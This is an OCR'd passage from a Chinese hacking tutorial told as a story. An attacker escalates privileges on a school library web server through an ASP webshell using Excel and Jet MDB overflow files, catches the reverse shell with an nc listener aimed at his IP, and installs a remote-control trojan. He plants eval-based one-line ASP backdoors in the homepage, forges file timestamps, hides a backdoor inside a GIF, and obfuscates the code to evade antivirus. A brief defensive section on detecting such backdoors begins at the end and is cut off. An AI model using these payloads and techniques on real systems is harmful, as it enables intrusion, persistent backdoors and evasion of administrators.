


图13 服务器安装了Excel

如果有的网站权限设置太BT，无法查看“C:\Program files”或“D:\Program files”文件夹，也可以直接尝试溢出提权。

2. 上传xls木马

在“Webshell Control 2.0”中连接上传的asp木马后门，在当前路径上，右键点击右侧窗口中的空白处，在弹出菜单中选择“上传”命令，打开文件上传对话框。在“本地”后浏览指定本地的xls木马，在“远程”中设置上传后的路径（图14）。




图14 上传XLS木马

点击“上传”按钮，很快就可以将xls木马上传成功。上传完成后，查看网站服务器目录，检测xls木马文件是否上传成功，并且确定文件上传后的路径（图15）。这里xls木马上传路径为“d:/WEB/test/test.xls”。




图15 上传成功

3. 运行xls提权

现在，赵寒要想办法让xls木马在网站服务器上运行，只要xls文件运行，捆绑在其中的木马也会被运行。当然，在普通情况下，直接上传木马并运行，由于不具备足够的权限，因此木马无法完成服务安装、注入等系统级操作。

不过赵寒上传的这个xls木马文件在打开时会造成Excel软件溢出，获得系统管理员的权限，从而使木马以足够的权限执行。木马被执行后，反弹连接到赵寒的控制端上，即可以完成Webshell的提权。

在“Webshell Control 2.0”中，点击工具栏上的“shell”窗口，打开Shell命令窗口。在下方的输入框中输入如下命令（图16）：

C:\Program Files\Microsoft Office\Office12\excel.exe d:/WEB/test/test.xls




图16 Webshell执行xls木马

点击“执行”按钮，即可在网站服务器上自动调用Excel打开赵寒上传的xls木马了。如果网站服务器上存在漏洞，此时虽然没有返回提示，但已经溢出Excel提权，并成功执行木马了。打开木马控制器，就可以等待肉鸡自动上线了。

然而，等待了许久，也不见肉鸡上线，莫非图书馆网站服务器上不存在这个Excell溢出漏洞吗？只有利用其它方法来提权了。

四 MDB溢出提权

赵寒首先在本地生成了一个溢出漏洞利用工具，以便让网站服务器主动连接到本地来。赵寒使用的是一个新漏洞“Microsoft Jet Engine MDB File Parsing Stack Overflow Vulnerability for xp 2k3”的溢出利用工具，可生成一个MDB文件，用以溢出反弹得到一个窗口。

下载工具解压后，点击“开始”菜单→“运行”，输入命令“CMD”，回车后打开命令提示符窗口。进入工具所有文件夹，执行命令“mdb_r_exp.exe”，可看到命令使用格式（图17）：

mdb_r_exp.exe <type> <option> <<cmd> | <url> | <backip> <backport>>



图17 命令格式

其中type参数有两个，1针对的是Windows 2003，0针对的是Windows XP系统。网站服务器采用的是Windows 2003系统，所以赵寒执行了如下命令（图18）：

mdb_r_exp.exe 1 2 202.172.98.198 520



图18 生成溢出文件

其中“202.172.98.198”是赵寒电脑的IP地址，520为监听的端口。命令执行后，生成一个名为“009.mdb”MDB数据库文件。

然后赵寒在“Webshell Control 2.0”中连接获得的asp木马后门，在当前路径上，右键点击右侧窗口中的空白处，在弹出菜单中选择“上传”命令，打开文件上传对话框。

在“本地”后浏览指定本地的MDB文件，在“远程”中设置上传后的路径（图19）。点击“上传”按钮，很快就可以将MDB文件上传成功。




图19 上传MDB溢出文件

上传完成后，查看网站服务器目录，检测MDB文件上传成功后，确定文件上传后的路径。这里MDB文件上传路径为“D:/WEB/009.mdb”。

现在，赵寒要想办法让MDB溢出文件在网站服务器上运行，只要MDB文件运行，就会造成溢出反弹连接。

首先，赵寒在本地用NC监听了520端口，新开一个命令提示符窗口，进入NC所在的文件夹，执行命令（图20）：

nc -vv -l -p 520



图20 监听端口

在“Webshell Control 2.0”中，点击工具栏上的“shell”窗口，打开Shell命令窗口。在下方的输入框中输入如下命令（图21）：

"C:\Program Files\Microsoft Office\Office12\access.exe" D:/WEB/009.mdb




图21 溢出攻击

点击“执行”按钮，即可在网站服务器上自动调用Access打开赵寒上传的MDB溢出文件了。网站服务器上存在漏洞，此时虽然没有返回提示，但是已经溢出Access提权，并成功的返回了一个CMDShell。

在刚才的监听窗口中，可以看到网站主机连接上了（图22）。很快就得到了一个反弹的CMD shell，反弹的权限是当前的系统权限。



图22 反弹连接

现在，通过Webshell上传一个木马服务端程序，赵寒上传的是一个上兴远程控制木马。在本地的CMD Shell中输入上传的木马就可以运行木马控制网站服务器了。

五 隐藏ASP木马无踪迹

虽然已经成功的通过木马控制到网站服务器，但是为了防止木马被查杀，赵寒还是特意留下了几个隐藏的Webshell后门。赵寒以前的入侵经历中，有几次由于将木马藏得不够隐蔽，安装的后门过不了几天就被管理员清除掉了。最关键的问题是让网站管理员有了防备，堵住了各种漏洞，以后想要再入侵控制就很难了。

虽然可以将ASP后门木马上传到某一个比较隐蔽的Web虚拟目录中，但是这样还是很容易被细心的管理员发现。不过如果能将ASP木马嵌入到网站原有的网页中，并且不影响网页的正常使用，然后再修改网页文件的时间，这样的话即便管理员有一双“火眼金睛”，也无法发现赵寒放置的后门。

1．插入一句话木马代码

赵寒连接上了获得的Webshell，开始修改网站主页的页面。修改很简单，在Webshell管理器中，浏览到WEB路径下，找到名为“index.asp”或“default.asp”的网站首页文件。右键点击该文件，在弹出菜单中选择“编辑”命令，打开网页编辑对话框（图23）。




图23 编辑网页

在编辑对话框中，赵寒在代码的最底部插入了如下语句（图24）：

<% eval request("pass") %>




图24 插入代码

然后点击“保存”按钮。

现在插入了代码的网页文件已经变成一个ASP木马后门了。在浏览器中再访问这个网页，可以发现网页是能够正常显示的，但是其中已经被放置了隐藏的后门。

【加油站】后门代码的容错

如果浏览插入了ASP木马代码的网页时，显示如“Microsoft JScript 运行时错误 错误 '800a1391' 'undefined' 未定义”之类的错误（图25），说明需要对后门代码作容错处理。只要将上面的代码换为如下内容即可：

<SCRIPT RUNAT=SERVER LANGUAGE=JAVASCRIPT>try{eval(Request.form('pass')+'')}catch(e){}</SCRIPT>

替换后，网页就能正常显示了，木马后门也能执行。




图25 需要进行容错处理

2. 修改网页文件时间

虽然上面隐藏后门的方法很难被发现，但是还存在文件修改时间的变化，如果管理员查

看网页文件时间的话，可能还是会发现文件被修改的蛛丝马迹。所以赵寒在插入代码后，再修改文件的时间以便保护后门。

修改上传文件的时间可以用到一个叫作“icyfox-time.exe”的程序，它可以将某个文件修改为与任意指定文件具有相同的时间属性。程序使用格式为：

icyfox-time.exe "路径\文件1" 路径\文件2

注意其中源文件1的路径要加上双引号；命令执行后就可以将文件2的时间属性改为与文件1相同了。

先将“icyfox-time.exe”程序上传到网站服务器上，然后在Webshell的shell命令中，输入命令（图26）：

icyfox-time.exe "d:\web\login.asp" d:\web\index.asp




图26 执行命令复制时间

其中“login.asp”是网站服务器上原有的一个ASP文件。点击“RUN”执行命令后，即可将插入了木马的“index.asp”文件的时间，修改为与“login.asp”文件的属性相同。

修改过文件的时间后，将上传的“icyfox-time.exe”文件删除，ASP木马就隐藏无踪迹了。

3．合二为一，图片留后门

上面的方法虽然很隐蔽了，但是还不够完美。管理员如果查看到插入的后门代码，那么这样的后门一样会被杀掉。因此赵寒使用了一个更好的方法，那就是直接将后门留在图片中，让管理员查无可查。

要将ASP木马与图片进行合并，需要使用到DOS下的COPY命令。首先从网站服务器上的“d:\web\images”目录中，下载任意一张名为“help.gif”的图片（图27）。



图27 下载图片

然后进入命令提示符窗口中，输入如下命令（图28）：

copy /b help.gif+asp.asp help.gif



图28 合并图片

其中“asp.asp”文件中就是要插入的后门代码。上面的copy命令中加入了/b参数，表示以二进制方式进行复制合并。在连接两个文件时，就不会将文件当成文本文件合并，保证ASP木马不被破坏地嵌入到图片中。

命令执行后，就可以将ASP木马嵌入到图片中了。然后将新生成的图片文件上传到服务器上，覆盖文件夹中原来的图片文件。

打开浏览器进行测试，可以看到上传到服务器上的图片能正常显示，那么此时该怎么调用隐藏在图片中的木马后门呢？可以在任意ASP文件中加入一行代码以调用该图片，例如可以在刚才的“d:\web\”中的“index.asp”文件里加入以下代码语句（图29）：

<!--#include file="d:\web\images\help.gif-->



图29 包含引入图片代码后门

具体的修改步骤可参照上面介绍的方法，并可以修改图片的时间属性。

以后直接用客户端连接插入代码的网页，可以看到这个网页同样变成了一个毫无破绽的Web后门。再细心的管理员也万万想不到图片中会藏有后门的。

六 让ASP木马躲过杀毒软件查杀

对于各种ASP木马后门，上传到服务器上后碰到的一个最大问题就是会被杀毒软件查杀。许多杀毒软件都会通过查找特征码的方式，将木马从隐蔽的角落中揪出来，如何进行隐藏躲过查杀呢?

1．加密ASP木马

要让ASP木马躲过杀毒软件的查杀，可使用一个叫作“ASP木马免杀器”的软件对木马进行加密。

运行下载来的压缩包中的“asp.exe”程序后，选择ASP木马路径，然后点击“转换”按钮，转换完毕后，再点击“加密”按钮即可将木马转换加密，躲过一些杀毒软件（图30）。



图30 加密ASP木马代码

在软件压缩包中还有一个命令行的程序“screnc.exe”可为木马加密，使用格式为：

screnc.exe 源文件名 目标文件名

2．修改ASP木马特征码

上面的方法有一定效果，但是对一些查杀能力强的杀毒软件如江民之类的，最好还是修改木马的特征码，这样就能让ASP木马万无一失了。

下载“伯乐免杀工具Boler 8.16”，运行软件后在“伯乐相马”标签中点击“路径”旁的浏览按钮，选择“文本类型木马”并指定选择木马所在路径，设置输出路径（图31）。



图31 设置输出路径

使用推荐的样本数目后，点击“生成样本”按钮，可以在指定目录下生成多个修改过特征码的ASP木马了。

然后用杀毒软件扫描所有生成的ASP木马，如果能通过扫描检测，就说明修改成功了，上传到服务器中再也不会被杀毒软件杀掉了。

防守回放——查出隐藏的ASP木马后门

计算机系的张老师担任了学校重点网站和机房的网络维护，从安全到运行时的各种故障，大大小小的事情都离不开张老师。

一如往常，张老师有每周查看网站日志及各种系统日志的习惯，今天张老师惊奇的发现，图书馆网站日志中，居然有注入提交的链接记录，莫非网站被入侵了？

——经过对图书馆网站的分析检测，张老师发现，上周图书馆网站改版，新换的新闻模块竟然存在注入漏洞。想不到这么快竟然就被黑客利用入侵了。补上注入漏洞后，张老师开始检查网站中是否被留下了后门……

一 检查常规ASP木马后门

网页木马检查器往往都是一个ASP网页文件，通过检测其它网页代码中调用的危险函数来判断网页是否为木马网页。因此在使用网页木马检查器前，首先要将ASP网页文件上传到网站空间中，注意上传时一定要将网页上传到网站的根目录中。上传的方法与上传其它网页文件是一样的。

用IE浏览器打开上传的检查器网页（图32），在网页中上半部份是一个网站文件浏览器，显示的是当前网站路径下的子目录，下方是当前目录下的所有文件。


